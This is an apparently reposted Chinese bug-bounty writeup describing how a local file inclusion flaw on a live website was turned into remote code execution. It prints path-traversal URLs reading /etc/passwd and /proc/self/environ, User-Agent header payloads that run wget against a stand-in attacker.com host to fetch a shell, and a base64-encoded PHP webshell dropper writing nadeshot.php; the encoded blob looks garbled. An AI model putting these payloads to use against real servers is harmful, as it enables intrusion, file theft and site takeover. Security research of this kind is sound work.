


php挖洞提权,挖洞经验 | 构造User-Agent请求头内容实现LFI到RCE提权

转载

[weixin_39548787](#) 于 2021-03-09 19:43:12 发布 69 收藏


文章标签: [php挖洞提权](#)




本文分享的Writeup是作者近期针对某20000+用户网站，通过对请求User-Agent内容构造，成功实现从本地文件包含漏洞(LFI)到远程代码执行漏洞(RCE)的提权。

发现LFI漏洞

以下为目标网站的Contact Us链接路径: <https://www.website.com/index.php?pg=contact.php>




经过对pg参数的fuzz，我发现其中存在LFI漏洞，可以用../../../../etc/passwd直接读出系统密码信息：
<https://www.website.com/index.php?pg=../../../../etc/passwd>



从LFI到RCE

要想把LFI提权到RCE, 我又发现另一个可读路径/proc/self/enviro, 于是我有以下构造:
<https://www.vehicle-duty.com/index.php?pg=../../../../../../proc/self/enviro>



很好, 从其输出中可以看到, 其中包含了如HTTP_USER_AGENT等一些环境变量参数:

`/index.phpHTTPS-onSSL-TLS-SNI-www.vehicle-duty.comHTTP_HOST-vehicle-duty.comHTTP_USER_AGENT-Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:81.0)`

不错, 开启BurpSuite, 用system()方法更改请求中的User-Agent值: `User-Agent: <?system('wget http://attacker.com/shell.txt -O shell.php');>`

不行, 无效。再试试exec()方法: `User-Agent: <?exec('wget http://attacker.com/shell.txt -O shell.php');>`

也是不行, 无效。那用phpinfo()试试: `User-Agent: <?php phpinfo();>`

折腾了一阵后, 我差点忘了我是可以向目标网站服务器写东西的啊, 于是我就又在User-Agent头中构造了以下Payload: `User-Agent: <?php $a = base64_decode('PD9waHAgCiAgJGEgPSAkX1BPU1RbJ2NvZGUnXTskICAKZmlsZSA9IEBmb3BlbigkX1BPU1l9ybT0iZm9ybSlgcGxhY2Vob2kZXI9IiBhc3RlIHlvdXlgc2hlbGwgaG9yZSI+PC90ZXh0YXJlYXN0eS9ybnR4KPC9jZW50ZXI+CG=='); $file = fopen('nadeshot.php','w'); echo fwrite($file,$a); fclose($file); ?>`


解释上述构造的Payload `$a = base64_decode('webshell_base64_encoded_code_here');`

然后我们向服务器中写入了一个名为nadeshot.php的文件: `$file = fopen('nadeshot.php','w');`


然后服务器会把base64编码的上述文件写入nadeshot.php文件: `echo fwrite($file,$a);`

再保存文件：fclose(\$file);

上述请求Payload执行后的BurpSuite动作如下：




响应成功。希望我们的Webshell可以成功，访问https://website.com/nadeshot.php试试看：



Webshell写入成功，保

存为了nadeshot.php，太好了，我们再接着往里写入nadeshot.txt文件试试：



然后访问https://website.com/nadeshot.txt，一样有效：



就这样，成功实现了从

LFI到RCE的提权。